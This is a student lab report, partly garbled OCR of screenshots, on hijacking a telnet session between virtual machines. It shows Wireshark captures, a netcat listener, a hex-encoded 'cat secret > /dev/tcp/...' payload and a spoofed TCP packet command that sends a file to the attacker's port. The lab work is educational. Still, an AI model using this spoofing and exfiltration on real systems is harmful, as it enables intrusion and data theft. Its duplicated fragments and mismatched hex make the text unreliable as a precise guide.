

Experiment-8

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Sub: css

AIM: To create and understand session hijacking


INTRODUCTION AND HIJACKING EXERCISE PROCEDURE

TCP Session Hijacking Attacks

- Spoof a packet with a valid TCP signature (source IP, dest. IP, source port, dest. Port, and valid sequence number)
- The receiver will not be able to distinguish this spoofed packet from an actual packet
- Attacker may be able to run malicious commands on the server


STEP-1:

Here I created three virtual machines: one for the server , one for the attacker and one for the client.




STEP 2:

Installed Wireshark on the attacker machine and completed all the prerequisites. Next, I started listening from the attacker machine using the Netcat command




STEP 3: Now I created a secret.txt file on the server machine and then initiated the telnet connection from the client machine to the server machine.

Here I am now able to see all the files in the server machine.



STEP 4: Now I ran the `cat secret` command on the server machine and since the attacker was listening on 9090 the content of the `secret.txt` was displayed in the terminal of the attacker machine.



ubuntuAttacker [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities

Terminal

Dec 14 19:30

aartee@aartee-VirtualBox: ~

```
>>> binascii.hexlify(b'hello')
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'binascii' is not defined
>>> import binascii
>>> binascii.hexlify(b'hello')
b'68656c6c6f'
>>> binascii.hexlify(b"\ncat secret > /dev/tcp/192.168.43.111
/9090\n")
b'0a63617420736563726574203e202f6465762f7463702f3139322e31363
82e34332e3131312f393039300a'
```

Help

Protocol

MDNS

MDNS

TCP

TCP

TCP

DNS

TCP

TCP

ts) on

csCompl

43.14

Seq: 6

wireshark_enp0s3BW14D1.pcapn Packets: 24 · Displayed: 24 (100.0%) · Dropped: 0 (0.0%)

Activities Wireshark Dec 14 19:48 *enp0s3

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

telnet

No.	Time	Source	Destination	Protocol	Length	Info
98	29.000131106	192.168.43.13	192.168.43.14	TELNET	67	Telnet Data .
100	29.169053694	192.168.43.13	192.168.43.14	TELNET	67	Telnet Data .
104	29.574765555	192.168.43.13	192.168.43.14	TELNET	68	Telnet Data .
106	29.578248796	192.168.43.14	192.168.43.13	TELNET	68	Telnet Data .
108	29.792796695	192.168.43.14	192.168.43.13	TELNET	132	Telnet Data .
110	29.793440711	192.168.43.14	192.168.43.13	TELNET	439	Telnet Data .
112	29.794086996	192.168.43.14	192.168.43.13	TELNET	137	Telnet Data .
114	29.794460294	192.168.43.14	192.168.43.13	TELNET	68	Telnet Data .
116	29.880172818	192.168.43.14	192.168.43.13	TELNET	148	Telnet Data .

Internet Protocol Version 4, Src: 192.168.43.14, Dst: 192.168.43.13

Transmission Control Protocol, Src Port: 23, Dst Port: 42334, Seq: 633, Ack: 150, Len: 82

Source Port: 23

Destination Port: 42334

[Stream index: 0]

[TCP Segment Len: 82]

Sequence Number: 633 (relative sequence number)

Sequence Number (raw): 352949118

[Next Sequence Number: 715 (relative sequence number)]

Acknowledgment Number: 150 (relative ack number)

Acknowledgment number (raw): 367756972

```

0000 08 00 27 00 22 5f 08 00 27 e4 1f a2 08 00 45 10  ...".-.'.....E.
0010 00 86 02 c2 40 00 40 06 60 34 c0 a8 2b 0e c0 a8  ...@.@. `4.+...
0020 2b 0d 00 17 a5 5e 15 09 93 7e 15 eb 86 ac 80 18  +...^..~...
0030 01 fd d7 e4 00 00 01 01 08 0a 6c 3c 77 17 5a 2f  .....l<w.Z/
0040 46 3a 1b 5d 30 3b 6d 61 6e 73 69 40 6d 61 6e 73  F:]0;ma nsi@mans
0050 69 2d 56 69 72 74 75 61 6c 42 6f 78 3a 20 7e 07  i-Virtua lBox: ~.
0060 1b 5b 30 31 3b 33 32 6d 6d 61 6e 73 69 40 6d 61  .[01;32m mansi@ma
0070 6e 73 69 2d 56 69 72 74 75 61 6c 42 6f 78 1b 5b  nsi-Virt ualBox.[
0080 30 30 6d 3a 1b 5b 30 31 3b 33 34 6d 7e 1b 5b 30  00m:.[01 ;34m~.[0
0090 30 6d 24 20 0m$

```

12:41 37% 37%

File Machine View Input Devices Help

Activities Terminal Dec 14 19:54 aartee@aartee-VirtualBox: ~

```

aartee@aartee-VirtualBox:~$ sudo netool 40 --ip4-src 192.168.43.13 --ip4-dst 192.168.43.14
--tcp-dst 23 --tcp-src 42334 --tcp-seqnum 715 --tcp-window 2000 --tcp-data "0a636174207
36563726574203e202f6465762f7463702f3139322e3136382e343332e3131312f393039300a"

```


The image shows a Wireshark capture of a Telnet session. The packet list on the left shows several Telnet data packets. The detailed view on the right shows the structure of a Telnet data packet (Frame 94), including the stream index, TCP segment length, sequence number, and acknowledgment number.

end of the connection is controlled by the attacker machine.

- Reverse shell is a shell process running on a remote machine connecting back to the attacker.
- It is a very common technique used in hacking.

The image shows a Wireshark capture of a Telnet session. The packet list on the left shows several Telnet data packets. The detailed view on the right shows the structure of a Telnet data packet (Frame 172), including the stream index, TCP segment length, sequence number, and acknowledgment number.

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- It is a very common technique used in hacking.

```

0000 08 00 27 e4 1f a2 08 00 27 00 22 5f 08 00 45 00  ..'.....'_"...E.
0010 00 53 9d 00 00 00 00 06 46 39 c0 a8 2b 0d c0 a8  .S.....F9...+.
0020 2b 0e a5 82 00 17 00 00 02 cb 00 00 00 00 50 00  +.....c at secre
0030 07 d0 dd 15 00 00 0a 63 61 74 20 73 65 63 72 65  ....c at secre
0040 74 20 3e 20 2f 64 65 76 2f 74 63 70 2f 31 39 32  t > /dev /tcp/192
0050 2e 31 36 38 2e 34 33 2e 31 31 31 2f 39 30 39 30  .168.43. 111/9090
0060 0a

```

Conclusion:

- 1] The telnet connection between the client machine and server machine was hijacked by the attacker using Wireshark. Wireshark was used to observe the packets sent between client and server.
- 2] The contents of secret.txt file are listened by attacker on his port 9090
- 3] Based on available port number, TCP assigns the initial port number at random. Each subsequent TCP connection uses a port number that is greater than the previous one.
- 4] The attacker uses the last TCP packet's acknowledgement and sequence number to hijack the packet.